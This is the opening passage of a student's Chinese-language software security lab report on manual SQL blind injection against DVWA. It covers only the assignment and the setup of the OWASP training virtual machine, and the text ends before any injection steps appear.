**《软件安全》实验报告**

姓名：胡博浩 学号：2212998 班级：信息安全

**一、实验名称：**

SQL盲注


**二、实验要求：**

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。


**三、实验过程：**

1. 配置OWASP虚拟机及Web环境：


将提供的压缩包解压，然后使用VMware打开OWASP虚拟机，即可以启动OWASP虚拟机。




输入相应的用户名和密码进行登录（用户名username=root，密码password=owaspbwa）



然后可以得到登录的Web URL：http://10.0.0.133/。保存OWASP虚拟机运行，打开Kali虚拟机，进入浏览器输入上述的URL，成功进入OWASP的主页。



